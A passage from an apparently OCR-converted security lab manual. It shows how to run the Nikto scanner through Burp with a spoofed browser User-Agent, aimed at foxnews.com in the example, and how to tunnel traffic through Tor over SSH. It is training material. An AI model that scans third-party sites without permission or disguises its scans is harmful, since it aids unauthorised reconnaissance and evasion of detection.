strategicsec@ubuntu:~/toolz/nikto-2.1.1$ perl nikto.pl -h foxnews.com -useproxy
- Nikto v2.1.1
---------------------------------------------------------------------------
```



Now to modify Nikto's User-Agent to do this we need the "mechanize.rb" rubygem. If you are on Fedora you can simply use yum to install it. If not you can download it at (http://mechanize.rubyforge.org) or use the command:

```
sudo gem install mechanize
```

If you've installed it via gem install then navigate to the folder: "/usr/lib/ /gems/1.8/gems/mechanize-2.5.1/lib/"


```
  AGENT_ALIASES = {
    'Mechanize' => "Mechanize/#{VERSION} Ruby/#{ruby_version} (http://github.com/tenderlove/mechanize/)",
    'Linux Firefox' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.1) Gecko/20100122 firefox/3.6.1',
    'Linux Konqueror' => 'Mozilla/5.0 (compatible; Konqueror/3; Linux)',
    'Linux Mozilla' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030624',
    'Mac FireFox' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6',
    'Mac Mozilla' => 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.4a) Gecko/20030401',
    'Mac Safari 4' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; de-at) AppleWebKit/531.21.8 (KHTML, like Gecko)
Version/4.0.4 Safari/531.21.10',
    'Mac Safari' => 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/534.51.22 (KHTML, like Gecko)
Version/5.1.1 Safari/534.51.22',
    'Windows IE 6' => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',
    'Windows IE 7' => 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
    'Windows IE 8' => 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727)',
    'Windows IE 9' => 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
    'Windows Mozilla' => 'Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4b) Gecko/20030516 Mozilla Firebird/0.6',
    'iPhone' => 'Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0
Mobile/1C28 Safari/419.3',
  }
```

In the mechanized.rb file you can see the different user agents. From this list we need to make a separate user-agent.txt file. You may want to clean it up a little bit.


user-agent.txt

```
'Linux Firefox' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.9.2.1) Gecko/20100122 firefox/3.6.1',
'Linux Konqueror' => 'Mozilla/5.0 (compatible; Konqueror/3; Linux)',
'Linux Mozilla' => 'Mozilla/5.0 (X11; U; Linux i686; en-US; rv:1.4) Gecko/20030624',
'Mac FireFox' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10.6; en-US; rv:1.9.2) Gecko/20100115 Firefox/3.6',
'Mac Mozilla' => 'Mozilla/5.0 (Macintosh; U; PPC Mac OS X Mach-O; en-US; rv:1.4a) Gecko/20030401',
'Mac Safari 4' => 'Mozilla/5.0 (Macintosh; U; Intel Mac OS X 10_6_2; de-at) AppleWebKit/531.21.8 (KHTML, like Gecko)
Version/4.0.4 Safari/531.21.10',
'Mac Safari' => 'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_7_2) AppleWebKit/534.51.22 (KHTML, like Gecko) Version/5.1.1
Safari/534.51.22',
'Windows IE 6' => 'Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1)',
'Windows IE 7' => 'Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 5.1; .NET CLR 1.1.4322; .NET CLR 2.0.50727)',
'Windows IE 8' => 'Mozilla/5.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322; .NET CLR
2.0.50727)',
'Windows IE 9' => 'Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Trident/5.0)',
'Windows Mozilla' => 'Mozilla/5.0 (Windows; U; Windows NT 5.0; en-US; rv:1.4b) Gecko/20030516 Mozilla Firebird/0.6',
'iPhone' => 'Mozilla/5.0 (iPhone; U; CPU like Mac OS X; en) AppleWebKit/420+ (KHTML, like Gecko) Version/3.0 Mobile/1C28
Safari/419.3',
```


Now we have to can change the user-agent. Go into Burp and navigate to Proxy -> Options and scroll down to "Match and Replace."




Just copy and paste in the user-agent information from your user-agent.txt file. I am going to use the Mac Firefox user-agent.



Make sure that the request header box is checked. Now run Nikto again.





Once you navigate to a web page, you should see the activity under the “Proxy” tab and then under the “Intercept” tab:

Lab 13: Tor Through and SSH Tunnel

Before we get started we need to make sure that TOR is using the default port and listen-address. Navigate to /etc/tor and open up the torrc file. You should see.

```
## Replace this with "SocksPort 0" if you plan to run Tor only as a
## relay, and not make any local application connections yourself.
SocksPort 9050 # what port to open for local application connections
SocksListenAddress 127.0.0.1 # accept connections only from localhost
#SocksListenAddress 192.168.0.1:9100 # listen on this IP:port also
```


SocksPort 9050
SocksListenAddress 127.0.0.1

If your torrc file looks like this then we can go on. This next step depends on whether you are using openssh or putty. If your using openssh, then this step is pretty easy.
Let's say you have two machines, Host1 and Host2. Host2 will be the PC that you're wanting to route traffic from and Host1 is the PC that is running Tor. From Host2, run:


ssh –L 9050:127.0.0.1:9050 user@Host1

```
strategicsec@host2: ~
strategicsec@host2:~$ ssh -L 9050:127.0.0.1:9050 strategicsec@192.168.1.18
strategicsec@192.168.1.18's password:
Welcome to Ubuntu 12.04.1 LTS (GNU/Linux 3.2.0-29-generic i686)

 * Documentation:  https://help.ubuntu.com/

Last login: Mon Aug 27 18:49:28 2012 from ubuntu-2.local
strategicsec@host1:~$
```


Now that we've logged in, the tunnel is active. So if we connect to localhost:9050, a local connection to our other machine (Host2) will be established. We will get redirected to our Linux machine through an encrypted ssh-tunnel. If we configure Firefox on Host2 to use 127.0.0.1:9050 as a SOCKS proxy, our traffic will be tunneled through the SSH tunnel to Host1 and out over Tor.




The procedure on your Windows machine is pretty much the same, just more GUI based. First, open up PuTTY.




We need to configure our connection. Navigate to Connection -> SSH -> Tunnels




For the “Source Port” enter 9050 and for the “Destination” put 127.0.0.1:9050 and finally click “Add”.



